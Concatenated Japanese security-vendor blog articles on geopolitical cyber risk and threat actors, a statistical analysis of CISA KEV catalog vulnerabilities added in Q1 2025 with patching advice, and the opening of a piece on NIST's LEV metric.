    ペネトレーションテストとは…
    ・ペネトレーションテストとは、脆弱性診断の結果、見つかった脆弱性を悪用して、システム・ネットワークへの不正侵入や攻撃が本当に成功するのかを検証することができるテスト手法のひとつ
    ・重要インフラ15分野では、内部監査と並んで情報セキュリティ確保のための取り組みとして例示されている。

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年6月18日(水)14:00~15:00
    「侵入が防げない時代に選ぶべき脆弱性診断サービスとは?~実績・サポート・診断基準で比較する、最適な脆弱性診断の選び方~」
  • 2025年6月25日(水)13:00~14:00
    「リモートワークの落とし穴を塞ぐ!セキュリティ情報の効率的な収集法&対策のポイント」
  • 2025年7月16日(水)14:00~15:00
    「進化するランサムウェア攻撃-国内最新事例から学ぶ!被害を防ぐ実践ポイント10項目を解説- 」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    10 分では伝えきれなかった地政学リスク

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    本記事は2025年6月11日開催のウェビナー「DDoS攻撃から守る!大規模イベント時のセキュリティ -大規模イベント開催中に急増するDDoS攻撃の事例と防御策を解説-」のオープニングセッション「10分でわかる地政学リスク」のフォローアップコンテンツです。

    本ウェビナーの再配信予定にご関心のある方はこちらからお問い合わせください。

    次回のウェビナー開催情報はこちら

    はじめに


    下図は2025年5月下旬時点での主要な地政学リスクをあらわした世界地図です。

    大きく分けると以下のように分類できるでしょう。

    北朝鮮関連の問題

    • 核ミサイル問題が原因となっている経済制裁と、経済制裁下で資金を調達するためのサイバー攻撃の実行
    • ロシアへのサイバー攻撃・物理的攻撃手段およびリソースの提供

    中国関連の問題

    • 海洋進出問題やアメリカとの対立など

    ロシア関連の問題

    • ウクライナへの侵攻
    • 対ヨーロッパへの干渉
      東欧各国の選挙妨害
      ヨーロッパに対するハイブリッド脅威

    地域的な対立

    • インド・パキスタンのカシミール紛争
    • 中東地域全体の不安定化
    • アフリカ地域の政情不安

    アメリカと近隣各国の摩擦

    この中で日本は北朝鮮・中国・ロシアと隣接しているという地理的要因を有しており、これが地政学リスクとなっています。

    ハイブリッド脅威とは
    ハイブリッド脅威とはハイブリッド戦争の一段階手前、武力攻撃と見なされない範囲で行われる多様な手段を組み合わせた脅威、もう少し簡単に言い表すと「戦争未満」の状態を指します。ヨーロッパに対するロシアのハイブリッド脅威では、以下のような複合的な作戦による脅威が形成されています。
    ・海底ケーブルの切断
    ・航空用GPS信号妨害
    ・メディアを通じたプロパガンダ活動
    ・DDoSから重要インフラへの攻撃まで、幅広いサイバー攻撃

    地政学リスクと国際法

    地政学リスクを背景としたサイバー攻撃は国境を越えて発生します。サイバー空間での窃盗や詐欺については、デジタル空間での匿名性や証拠の収集の限界、犯行地や犯行主体が海外に存在するといった場合の法執行上の制約があります。サイバー犯罪に関しては「サイバー犯罪に関する条約(ブダペスト条約)」がありますが、加盟国は限定的であり、今回地政学リスクの震源地に挙げた多くの国が非加盟国となります。このため、地政学的対立を背景とするサイバー犯罪・サイバー脅威については起訴に至っても、実際の身柄引き渡しや裁判の実行が不可能となるケースが多くあります。

    このように個別の犯罪行為については一定の国際的枠組みがありますが、より広範なサイバー脅威については、タリンマニュアルというNATO(北大西洋条約機構)の専門機関が作成した、サイバー攻撃に関する国際法の適用について研究成果をまとめた文書があります。タリンマニュアル2.0(2017年公開)ではサイバー戦争(武力攻撃レベル)に加えて、サイバー戦争未満(武力攻撃レベル未満だが悪意があるサイバー行動)であるサイバー脅威も対象とすべきとされました。しかし、残念ながらタリンマニュアルは拘束力を持たない研究成果という位置づけの文書となっており、また、サイバー脅威についても具体的な拘束力を持った国際条約も存在しません。仮にサイバー戦争が発生した場合には、既存の国際戦争法の体系で対処することになるでしょう。2025年5月現在、タリンマニュアル3.0が2021年から5か年計画で作成されていますが、近年のサイバー脅威の急激な変化や、国際情勢の変化もあるため、従来同様に国際社会に受け入れられるのか、またサイバー脅威やサイバー空間一般に関する国際的な取り組みが実施されるのかは、非常に不透明な状況です。

    脅威アクター

    脅威アクター(サイバー攻撃を行う主体)というと皆さんはどんなものを想像されますか?ランサムウェアグループ、国家が支援するサイバー攻撃グループ、連想されるものは様々挙げられます。

    現在の脅威アクターは大きく分けると以下のように分けられます。

    国家が関与・支援するサイバー攻撃者

    • 主にスパイ行為や妨害行為をする
    • 国によっては暗号資産窃取などもタスクに入っている場合がある
    • 地域によっては海底ケーブルの切断や航空信号の妨害なども

    サイバー犯罪組織

    • ランサムウェア、マルウェアなどを開発する開発者
    • DDoSや踏み台用のボットネット、C2 用インフラなどの提供者
    • Ransomware-as-a-Service(RaaS),Phishing-as-a-Service(PhaaS),Malware-as-a-Service(MaaS)などのサイバー犯罪のサブスクリプションサービス提供者
    • Initial Access Broker(初期アクセスブローカー、IAB)と呼ばれる、認証情報の販売業者
    • 上記のサービスを組み合わせて利用するアフィリエイトなど

    ランサムウェア攻撃一つでも、現在は開発者、インフラ提供者、RaaS、PhaaS、IABが提供するリソースをアフィリエイトが活用して実行しているケースが多くあります。場合によっては一つ目のランサムウェア攻撃に対してデータ流出の防止を目的に身代金を支払ったのに、別のランサムウェアグループからデータ流出で脅迫されるといったケースなどもみられます。

    一方、国家が支援する脅威アクターはサイバー犯罪組織と関連がないように見えますが、実際はそうした脅威アクターがIABから認証情報を取得したと思われるケースや、踏み台用のボットネットを利用するケースなどもあります。国によっては一体的に運用されている場合や、技術人材の交流がある場合もあります。加えて、国によっては脅威アクターへの人材や活動環境、資金の換金場所を提供する合法的な「表」の組織が存在しています。

    このように、数年前と現在とでは脅威アクターの細分化や連携などが行われているため、一つの手がかりから攻撃の全体像や攻撃に関わる全てのアクターを特定することは非常に困難です。

    あなたの組織が脅威アクターに狙われる可能性

    自組織が脅威アクターに狙われる可能性は、残念ながらゼロではありません。重要インフラではなくても、著名企業でなくても、狙われる可能性はあります。

    可能性として考えられるものは以下のような場合です。

    • IABの持つ認証情報にあなたの組織の、個人情報や認証機構にアクセスできる権限を持った認証情報が入っていた場合
    • Non-Human-Identification(NHI)であればAPIキーなどの露呈がGitHubなどで発生している場合、人に属する認証情報であればフィッシングの被害に知らない間に遭っている場合が該当します。

    いずれにしても気づかないうちに悪用されて、被害に遭ったあとに発覚することが多いことから、権限の割り当てを厳密に行うことや、内部検知の仕組みを実装するといった取り組みが必要となります。

    【ご参考】
    株式会社ブロードバンドセキュリティ
    「サイバー防衛体制の強化のための新しいアプローチ「G-MDRTM」を提案 ~セキュリティ専門の「人材」と「最新テクノロジー」を統合的に提供~」

    サプライチェーン攻撃

    企業・組織で多く利用されているオープンソースソフトウェアを狙ったサプライチェーン攻撃で、自社が開発または利用するアプリケーションに、パッケージ経由でマルウェアが仕込まれてしまうケースが該当します。ケースとして考えられるのは以下になります。

    • 開発者が使用しているパッケージと紛らわしい名称のパッケージ(実体はマルウェア)を誤って利用してしまうケース(タイポスクワッティング)
    • アプリケーションが使用する正規のパッケージが悪意のあるコントリビューターによってマルウェアに改悪されるケース
    • アプリケーションが直接使用しているパッケージそのものではなく、そのパッケージが依存している別のパッケージがマルウェアに汚染されているケース

    誤って偽IT労働者を雇用してしまった場合

    直接雇用していない場合でも、業務委託先が誤って雇用したことでマルウェアが仕込まれ、個人情報が漏洩するといった事案が発生することも考えられます。仮に直接雇用した場合、自社がサイバー攻撃の被害に遭う可能性はもちろんのこと、マネーロンダリングへの加担や外国為替及び外国貿易法違反に問われる可能性もあります。

    また、あなた自身(個人)が狙われてしまうこともあり得ます。

    偽の求人に応募した場合

    従業員、もしくは読者の皆様が偽の求人に応募することで、採用プロセスの一環としてその場で至急指定されたコードの実行を要求され、実際に実行した場合にマルウェアに感染してしまうものです。結果として暗号資産をコールドウォレットから引き抜かれる、個人情報(主に認証情報)を窃取される、といった被害を受けるケースがあります。

    マルウェアの感染からサプライチェーン攻撃を引き起こした結果、暗号資産交換所から資金が窃取された事件などがあり、複合的な影響の発生もありえるでしょう。

    関連リンク

  • 「情報セキュリティ10大脅威2025-「地政学的リスクに起因するサイバー攻撃」とは?-」
  • 「【速報版】情報セキュリティ 10 大脅威 2025-脅威と対策を解説」
  • 「北朝鮮によるソーシャルエンジニアリング攻撃~ソーシャルエンジニアリング攻撃とは?手口と脅威を解説」
  • Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年6月18日(水)14:00~15:00
    「侵入が防げない時代に選ぶべき脆弱性診断サービスとは?~実績・サポート・診断基準で比較する、最適な脆弱性診断の選び方~」
  • 2025年6月25日(水)13:00~14:00
    「リモートワークの落とし穴を塞ぐ!セキュリティ情報の効率的な収集法&対策のポイント」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    2025年1Q KEVカタログ掲載CVEの統計と分析

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    本記事は2025年第1四半期~第4四半期の統計分析レポートです。以下の記事もぜひあわせてご覧ください。
    「2025年2Q KEVカタログ掲載CVEの統計と分析」
    「2025年3Q KEVカタログ掲載CVEの統計と分析」
    「2025年4Q KEVカタログ掲載CVEの統計と分析」

    はじめに

    米国サイバーセキュリティ・インフラストラクチャセキュリティ庁(CISA)から公開されている「KEVカタログ(Known Exploited Vulnerabilities)」は、実際に攻撃に悪用された脆弱性の権威あるリストとして、組織のセキュリティ対策の優先順位付けに不可欠なツールとなっています。本レポートでは、KEVカタログに掲載された全データのうち2025年1月1日~3月31日に登録・公開された脆弱性の統計データと分析結果を紹介し、2025年4月以降に注意すべきポイントや、組織における実践的な脆弱性管理策について考察します。

    KEVカタログ(Known Exploited Vulnerabilities)とは何か

    KEVカタログ(Known Exploited Vulnerabilities)とは、米国政府機関CISA(Cybersecurity and Infrastructure Security Agency)が公開する、既に悪用が確認された脆弱性(CVE)を一元管理する公式リストです。企業や組織のセキュリティ担当者は、実際に攻撃者に狙われた脆弱性情報を優先的に把握できるため、限られたリソースでも迅速かつ効率的にパッチ適用や検知ルール整備といった対策を講じることが可能になります。カタログに登録される条件は、エクスプロイトコードやマルウェアによる実害が報告されたものに限られ、一般的な脆弱性情報よりも高い優先度で対応を進められる点が大きな特徴です。四半期ごとに更新される最新のデータを活用することで、組織はリアルタイムに変化する脅威状況に即応し、リスク低減を図ることができます。

    概要 (2025年1月~3月に登録・公開されたKEVカタログ掲載CVE)

    2025年第一四半期(1月1日~3月31日)にCISAの既知悪用脆弱性カタログ(Known Exploited Vulnerabilities, KEV)に新規追加されたCVEエントリは73件に上りました*2。

    CVE-2024-20439CVE-2025-2783CVE-2019-9875CVE-2019-9874
    CVE-2025-30154CVE-2017-12637CVE-2024-48248CVE-2025-1316
    CVE-2025-30066CVE-2025-24472CVE-2025-21590CVE-2025-24201
    CVE-2025-24993CVE-2025-24991CVE-2025-24985CVE-2025-24984
    CVE-2025-24983CVE-2025-26633CVE-2024-13161CVE-2024-13160
    CVE-2024-13159CVE-2024-57968CVE-2025-25181CVE-2025-22226
    CVE-2025-22225CVE-2025-22224CVE-2024-50302CVE-2024-4885
    CVE-2018-8639CVE-2022-43769CVE-2022-43939CVE-2023-20118
    CVE-2023-34192CVE-2024-49035CVE-2024-20953CVE-2017-3066
    CVE-2025-24989CVE-2025-0111CVE-2025-23209CVE-2025-0108
    CVE-2024-53704CVE-2024-57727CVE-2025-24200CVE-2024-41710
    CVE-2024-40891CVE-2024-40890CVE-2025-21418CVE-2025-21391
    CVE-2025-0994CVE-2020-15069CVE-2020-29574CVE-2024-21413
    CVE-2022-23748CVE-2025-0411CVE-2024-53104CVE-2018-19410
    CVE-2018-9276CVE-2024-29059CVE-2024-45195CVE-2025-24085
    CVE-2025-23006CVE-2020-11023CVE-2024-50603CVE-2025-21335
    CVE-2025-21334CVE-2025-21333CVE-2024-55591CVE-2023-48365
    CVE-2024-12686CVE-2025-0282CVE-2020-2883CVE-2024-55550
    CVE-2024-41713

    この期間中に追加された脆弱性には、政府機関や企業に広く使われるソフトウェアやデバイスの深刻な欠陥が多数含まれています。CISAは「これらの脆弱性は悪意あるサイバー攻撃者による頻出の攻撃経路であり、連邦政府エンタープライズに重大なリスクをもたらす」と警鐘を鳴らしており*2、各組織に対し迅速な修正を促しています。KEVカタログへの追加は、実際に攻撃で悪用された証拠に基づいて行われるため、当該期間中に登録された脆弱性は現在進行形で脅威となっているものばかりです。

    2025年Q1の登録件数トレンド

    Q1単体で73件というKEV追加件数は、昨年までのペースと比べても非常に多い数字です。実際、2023年および2024年通年の追加件数は各約180件程度で推移していました*3。単純計算で1四半期あたり45件前後のペースだったものが、2025年Q1は73件と約1.6倍に跳ね上がった形です。もしこのペースが年間を通じて維持されるとすれば、年間200件超はおろか300件近くに達する可能性もあり、前年までの安定推移を大きく上回る勢いです。

    この増加傾向の背景としては、考えられる要因がいくつかあります。一つは攻撃側の活発化です。実際、別の調査では「2025年Q1に新たに公表された“悪用された脆弱性”は159件にのぼる」とする報告もあり*4、脅威アクターが引き続き多数の新旧脆弱性を素早く攻撃に利用している状況が伺えます。もう一つは検知と公表の強化です。CISAやセキュリティ各社が脆弱性悪用の検知能力を高め、迅速に公表・警告する体制が整ってきたことで、KEVへの追加報告が増えている可能性もあります。いずれにせよ、今年は昨年以上に「既知の悪用脆弱性」が頻出している兆候であり、組織としてはこのペースに備えた体制強化が求められます。

    なお、KEVの新規追加は年間を通じて均一ではなく、特定の時期に集中する場合もあります。2025年は年始こそ緩やかな増加でしたが、2月後半から3月にかけて急増した週もありました(例: 3月前半の1週間で7件追加されたとの分析もあります)。このように脆弱性の悪用動向は季節や攻撃キャンペーンの状況によって変動するため、常に最新情報をウォッチする姿勢が重要です。

    ベンダー別登録状況

    2025年Q1に新規追加されたKEV脆弱性をベンダー別に見ると、Microsoft製品の脆弱性が最も多く含まれていました。これは毎年の傾向でもあり、Windowsをはじめとする同社製品が広範に使われ攻撃対象になりやすいことを反映しています*5。実際、1月にはMicrosoft WindowsのHyper-Vに関する未修正のカーネル脆弱性(Heap OverflowおよびUse-After-Free)が3件まとめて悪用確認されKEVに追加されました*6。また3月にはAppleのWebKitブラウザエンジンに起因するiPhone/iPad向けのゼロデイ脆弱性や、Juniper Networksのネットワーク機器OSの脆弱性が追加されており*7、Appleやネットワーク機器ベンダー(JuniperやCiscoなど)も上位に顔を出しています。

    特に注目すべきはIvanti(旧Pulse Secure等を含む)とMitelの台頭です。Ivantiについては、VPNアプライアンス「Connect Secure」やエンドポイント管理製品「Endpoint Manager」など複数の製品で脆弱性が相次ぎ悪用されました。例えば1月にはIvanti Connect Secure(旧Pulse Connect Secure)の深刻なバッファオーバーフロー欠陥(CVE-2025-0282)が国家規模の攻撃で使われた可能性が浮上し、KEV入りしています*8。さらに3月にはIvanti Endpoint Manager(EPM)に存在するパストラバーサル脆弱性3件が追加されました*9。Ivantiは2024年通年でも11件とMicrosoftに次ぐ数の脆弱性がKEV入りしており*10、2025年も引き続き注意が必要なベンダーと言えます。

    Mitel(通信機器メーカー)も昨年までKEV追加はごくわずかでしたが、2025年Q1には複数の脆弱性が一気に表面化しました。1月にはMitelの企業向けコラボレーション製品「MiCollab」の脆弱性が2件(認証不要のパストラバーサル[CVE-2024-41713]と管理者認証が必要なパストラバーサル[CVE-2024-55550])追加され*11、3月にはMitel製IP電話(SIP Phone)の管理インターフェースにおけるコマンドインジェクション脆弱性[CVE-2024-41710]も加わりました*12。Mitelのような中規模ベンダー製品でも攻撃対象になる事例が増えており、「自社には関係ない」と見落とさないよう注意が必要です。

    その他、VMware(仮想化ソフト)やFortinet(ファイアウォール)、Oracle(ミドルウェア)といったベンダーの脆弱性も複数登場しました。例えばFortinetのファイアウォールOSにおける認証バイパス欠陥*13や、Oracle WebLogic Serverの過去の未修正RCE(2020年にパッチは提供済みだが未適用サーバーが狙われた)*14がKEV入りしています。このように、上位はMicrosoftやAppleといった大手ですが、それ以外にも多彩なベンダーに攻撃が及んでいる点がQ1の特徴です。自組織で利用しているソフトウェアのベンダーがリストに含まれていれば要警戒ですし、たとえ主要ベンダー以外でも油断できません。

    自動化可能性 (Automatable) の分析

    興味深いことに、2025年Q1のKEV脆弱性の多くは「Automatable(攻撃自動化の容易性)= No」と評価されていました。これは「この脆弱性の悪用には何らかの手動操作や特別な条件が必要で、スクリプトによる大規模自動攻撃には向かない」という意味です*15。実際、Q1に追加された事例を見ると、攻撃者が悪用するにはユーザーの操作や物理アクセス、事前に認証情報を得ていること等が必要なケースが多く含まれていました。
    例えばAppleのiOS/iPadOSにおけるゼロデイ脆弱性(CVE-2025-24200)は「USB制限モード」を無効化するもので、攻撃にはターゲット端末への物理的なアクセスが必要でした*16。またMitelのIP電話機器の脆弱性(CVE-2024-41710)は管理者権限でログインできる攻撃者でなければ悪用できない設計でした*17。これらはインターネット越しに無差別スキャンで即座に攻撃できるタイプの脆弱性ではなく、限定的な条件下でのみ成立するものです。したがって攻撃の自動化は難しく、「Automatable = No」と判断されたのでしょう。

    この点は2024年の傾向と対照的です。昨年追加されたKEV脆弱性の多くは遠隔からスクリプトで容易に悪用可能なもので、「Automatable = Yes」が圧倒的多数を占めていました。たとえば2024年には認証不要のリモートコード実行や初期アクセスに使える脆弱性(OSコマンドインジェクション等)が多く含まれており、攻撃者はこれらをインターネット全体にスキャンをかけて自動的に侵入試行することができました*18。一方2025年Q1は、攻撃がより標的型(ターゲットを絞った手動攻撃)の様相を帯びているとも言えます。ただし注意すべきは、「Automatableでない」=安全という意味では決してないことです。たとえば前述のMitel MiCollabのケースでは、認証不要で自動悪用可能な脆弱性(CVSS 9.1)*19と認証必須で一見自動化が難しい脆弱性(CVSS 2.7)*20が組み合わさって使われました。後者単体では被害が限定的でも、前者で侵入した攻撃者が続けて後者を利用すれば権限あるユーザーになりすまし追加攻撃が可能になる、といった具合です*21。このように自動化が難しい脆弱性も、手動操作や他の欠陥との組み合わせで十分悪用され得るため、放置は禁物です。

    Technical Impact(技術的影響範囲)の傾向

    Technical Impactは「その脆弱性が与えるシステムへの影響範囲」の大きさを指し、CISAの基準では完全なシステム乗っ取りに至るものを“Total”(全面的影響)、情報漏えいや一部機能停止に留まるものを“Partial”(部分的影響)と分類しています*22。2025年Q1に追加された脆弱性のTechnical Impactをみると、“Total”が大半を占めていました。これは2024年通年の傾向とも一致しており、攻撃者が狙う脆弱性は基本的に「悪用すればシステムを完全制御できる」類のものが多いことを意味します。実際、Q1のKEVにはリモートコード実行(RCE)や認証回避による管理者権限奪取、任意コード実行といった致命的な影響をもたらす脆弱性が多数含まれました。例えばMicrosoft Hyper-Vのカーネル脆弱性は悪用によりホストOSを乗っ取れる(=Total)ものですし、FortinetやCiscoの認証バイパス欠陥も攻撃者にシステム完全制御を許します。

    一方で一部には“Partial”に分類される例も存在します。典型は情報漏えい型やサービス妨害型の脆弱性です。Q1では、例えばIvanti EPMのパストラバーサル脆弱性3件がSensitive情報の読み取りに利用できる(設定ファイル等の漏えい)ものでした*23。これらは直接コード実行はできないため影響範囲は限定的ですが、漏えいした情報(例えばパスワードハッシュ等)を足掛かりに別の攻撃を仕掛けられる可能性があります。また前述のMitelの例のように、一見Partialな脆弱性も他のTotalな脆弱性と組み合わせて利用され、結果的に全面的な被害に繋がるケースもあります*24。総じて、2025年Q1も“Total”な影響を与える脆弱性が主流ではありますが、Partialであっても油断はできません。影響範囲が限定的でもKEVに載るということは「現実に悪用された」ことを意味し、攻撃者にとって十分利用価値があるからです。

    CVSSスコア分布

    脆弱性の深刻度を表す指標として知られるCVSSスコア(基本値)について、2025年Q1のKEV追加分の分布を見てみましょう。CVSSでは一般にスコア7.0以上を“High”(高)、9.0以上を“Critical”(深刻)と分類します。Q1の73件を大まかに俯瞰すると、High帯(7.0–8.9)の脆弱性が相当数を占め、Critical帯(9.0以上)も一定数存在するといったバランスでした。つまり「深刻度がとても高いものばかり」ではなく、「高めだがCritical未満」の脆弱性も多数悪用されている状況です。

    実例を挙げると、Mitel MiCollabの2件の脆弱性はCVSSスコアが9.1(Critical)と2.7(Low相当)という極端な差がありながら、双方とも実際に攻撃に利用されています*25。Lowの方は「スコア2.7だから安全」では決してなく、前述のように他の脆弱性と組み合わされて攻撃チェーンの一部として悪用されました。加えて、2024年のKEV全体でも、CVSSスコアと実被害リスクが必ずしも比例しないことが指摘されています。たとえば2024年にKEV入りしたVersa社の脆弱性はCVSS7.2(High)の中程度スコアでしたが、実際にはISPやMSPに対する深刻なサプライチェーン攻撃に使われ得るものでした*26。このようにCVSSがCriticalでなくとも攻撃者にとって価値があれば悪用されること、逆にCriticalスコアでも条件付きでしか攻撃できないものもあることに留意が必要です。

    2024年通年と比べると、2025年Q1はCriticalの占める割合がやや低めだった可能性があります。2024年はLog4Shell(CVSS10.0)やProxyShell/ProxyLogon(9点台後半)など極めて高スコアの脆弱性が脚光を浴びましたが、2025年Q1はそれらに匹敵するような10.0満点のものは新規には見られませんでした(既存ではあるものの、新規追加分としてはなかった)。むしろCVSS7~8台の“High”クラスの脆弱性が広く悪用されていた印象です。これは、「攻撃者はCritical評価の脆弱性だけを狙うわけではない」ことの表れとも言えます。日々の運用ではどうしてもCVSSに目が行きがちですが、たとえCritical未満でもKEVに掲載された時点で放置すれば深刻なリスクとなるため、優先的に対策を講じるべきです。

    ランサムウェア悪用・APT攻撃の動き

    脆弱性が悪用される脅威として大きく分けると、金銭目的のランサムウェア攻撃と、スパイ活動やサイバー破壊を狙うAPT(国家・高度な持続的脅威)攻撃があります。2025年Q1のKEV脆弱性を見る限り、ランサムウェアによる悪用が判明している事例はごく少数でした。一方で、多くの脆弱性は国家主体のスパイ活動や高度な標的型攻撃(APT)での悪用、もしくはそれが強く疑われるケースが目立ちます。

    重要なのは、だからといってランサムウェア対策を後回しにしてよい訳ではないことです。脆弱性そのものにランサム攻撃の使用実績がなかったとしても、悪用方法が広まればサイバー犯罪集団が追随する可能性は十分にあります。またAPT攻撃経路として使われた脆弱性から情報を窃取され、その情報が二次被害として金銭目的に悪用されるリスクもあります。結局のところ、KEVに載るような脆弱性は攻撃者にとって価値が高いからこそ使われているのであり、それがAPT系かランサム系かを問わず、迅速な対応が必要である点に違いはありません。

    今後の展望と留意点

    (1). Q2以降で注視すべきCWE動向
    2025年Q1の時点で目立った脆弱性の種別(CWE)としては、OSコマンドインジェクション(CWE-78)やパストラバーサル(CWE-22)、不適切な認証(CWE-287)といったカテゴリが挙げられます*27。これらは2024年にも頻出した攻撃手法であり、引き続き「攻撃者が好む弱点」と言えるでしょう。特にコマンドインジェクションは遠隔から任意コード実行が可能になるため依然として人気が高く、Q2以降も各種ソフトウェアで類似の脆弱性が報告されれば迅速に悪用されるリスクがあります。同様に、パストラバーサルや認証回避の欠陥もVPN機器やWebアプリ等で報告が続くようなら注意が必要です。また、メモリ破壊系の脆弱性(Use-After-Freeやバッファオーバーフロー等)も依然無視できません。Q1にはMicrosoft Hyper-VやApple WebKitのゼロデイなどでメモリエラーに起因する脆弱性が悪用されました。これらは高度な攻撃者(APT等)がまず利用し、やがて犯罪集団にも手法が広まる傾向があるため、特にOSやブラウザ、主要ソフトのメモリ安全性に関する脆弱性情報には今後もアンテナを張っておくべきです。

    (2). 年間登録件数のペース
    すでに述べた通り、Q1の時点で昨年までの年間半分近い73件がKEV追加されています。このペースが維持・加速すれば年間200件を大幅に超える見込みで、仮に上振れすれば300件近くに達する可能性も否定できません*28。もっとも、Q2以降に減速する可能性もありますが、現状では少なくとも前年以上のハイペースであることは確かです。したがって組織としては「今年は昨年までよりも多くの緊急脆弱性が飛び出すかもしれない」という前提で計画を立てることが重要です。具体的には、増加する脆弱性通報に対応できるよう社内体制やプロセスの見直しを検討しましょう(後述の対策参照)。

    (3). 自組織での脆弱性管理に向けたポイント
    最後に、増え続けるKEVへの実践的な備えについて整理します。まず基本は、KEVカタログを自社の優先パッチ適用リストに組み込むことです。KEV掲載項目は、その脆弱性が未修正のままだと「深刻なリスクにさらされている」状態と言えます*29。自社で使っているシステムについてKEV該当の脆弱性がないか定期的にチェックし、該当があれば最優先でアップデートや緩和策適用を行う体制を整えましょう。可能であれば脆弱性管理ツールやスクリプトを用いて、KEVリストとの突合による影響調査を自動化すると効率的です。また、パッチ適用がすぐにできない事情がある場合でも、ベンダー提供の緩和策(設定変更や一時的無効化措置など)を講じる、該当システムへのアクセス経路を制限する(ネットワーク分離やWAF導入)など、被害を防ぐ工夫を行いましょう。

    加えて、脆弱性悪用の「検知」と「インシデント対応」も強化が必要です。既知悪用脆弱性は攻撃者が実際に使っているため、侵入の痕跡(IoC)がセキュリティベンダー等から提供されている場合があります。シグネチャベースの侵入検知システム(IDS)やエンドポイント検知(EDR)のルールを最新化し、該当する脆弱性攻撃の兆候を見逃さないようにしましょう。例えばCISAは悪用されたIvanti脆弱性に関してマルウェア解析レポートを公表し、YARAルールやSnortシグネチャを提示しています*30。こうした公開情報を活用し、もし自組織が既に攻撃を受けていないか(脆弱性が悪用された痕跡がないか)もチェックすることが望まれます。

    最後に、サプライチェーンや他社製品のリスクにも目配りしましょう。自社で使っていないソフトの脆弱性であっても、取引先や委託先のシステムが影響を受ければ、自社への間接的な被害につながる可能性があります*31。KEVカタログに重要取引先の製品が載った場合などは、その企業と連携して対策状況を確認するなど、協力体制を築くこともセキュリティリスク低減に有効です。

    まとめ

    2025年上半期(Q1時点)を振り返ると、脆弱性攻撃の脅威は昨年以上に増大し、多様化していることが分かります。攻撃者は依然としてシステム乗っ取り可能な深刻な欠陥(Technical Impactが“Total”のもの)を好んで悪用していますが、そのアプローチは巧妙化し、自動スキャンで一斉攻撃できないようなゼロデイも含め標的に応じて使い分けています。ランサムウェアなど金銭目的の攻撃だけでなく、国家絡みのスパイ攻撃でも新たな脆弱性が次々と悪用されました。

    こうした状況下で実務担当者が取るべき具体的アクションは、何より既知悪用脆弱性への迅速な対応です。KEVカタログは「サイバー攻撃者が現に使っている脆弱性」のリストであり、これを活用すればパッチ適用や緩和策の優先順位付けを的確に行えます。ぜひ社内の脆弱性管理プロセスにKEVチェックを組み込み、定期的に最新脆弱性情報をモニタしてください。また、開発部門にとってもKEVの傾向は示唆的です。どのような弱点(CWE)が現実に攻撃されやすいのか把握することで、ソフトウェア開発時のセキュリティ設計やテストにフィードバックできます。たとえば入力検証の不足(コマンドインジェクション)や認証周りの不備がどれほど危険か、KEV事例は警鐘を鳴らしています。

    最後に経営層の方々へ強調したいのは、脆弱性対策への投資は喫緊かつ最善のリスクヘッジであるという点です。2025年は脆弱性攻撃のペースがさらに加速する可能性があり、待ったなしの状況です。幸いKEVカタログをはじめ有益な情報源やツールも整いつつあります。これらをフル活用し、組織横断で脆弱性管理に取り組むことで、サイバー攻撃による甚大な被害を未然に防ぐことができるでしょう。「脅威のいま」を正しく把握し、迅速かつ着実な対策を講じて、2025年後半以降の更なる脅威にも備えていきましょう。

    【参考情報】

  • Known Exploited Vulnerabilities Catalog (CISA), wilderssecurity.com
  • CISA Alerts and VulnCheck Reports, channele2e/comvulncheck.com
  • Binding Operational Directive 22-01, cisa.gov
  • Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年6月4日(水)13:00~14:00
    「知っておきたいIPA『情報セキュリティ10大脅威 2025』~セキュリティ診断による予防的コントロール~」
  • 2025年6月11日(水)13:50~15:00
    「DDoS攻撃から守る!大規模イベント時のセキュリティ-大規模イベント開催中に急増するDDoS攻撃の事例と防御策を解説- 」
  • 2025年6月18日(水)14:00~15:00
    「侵入が防げない時代に選ぶべき脆弱性診断サービスとは?~実績・サポート・診断基準で比較する、最適な脆弱性診断の選び方~」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    脆弱性評価の新しい指標、LEV

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    2025年5月19日に米国立標準技術研究所(National Institute of Standards and Technology、以下 NIST)からNIST CSWP(Cybersecurity White Paper)41として元NIST職員とサイバーセキュリティ・社会基盤安全保障庁(Cybersecurity and Infrastracture Security Agency、以下CISA)職員の共著のホワイトペーパー、Likely Exploited Vulnerabilities(以下LEV)が公開されました*32。本記事ではLEVについて解説をし、既存の評価指標との違いを紹介します。

    お問い合わせ

    お問い合わせはこちらからお願いします。後ほど、担当者よりご連絡いたします。

    LEV が登場した背景

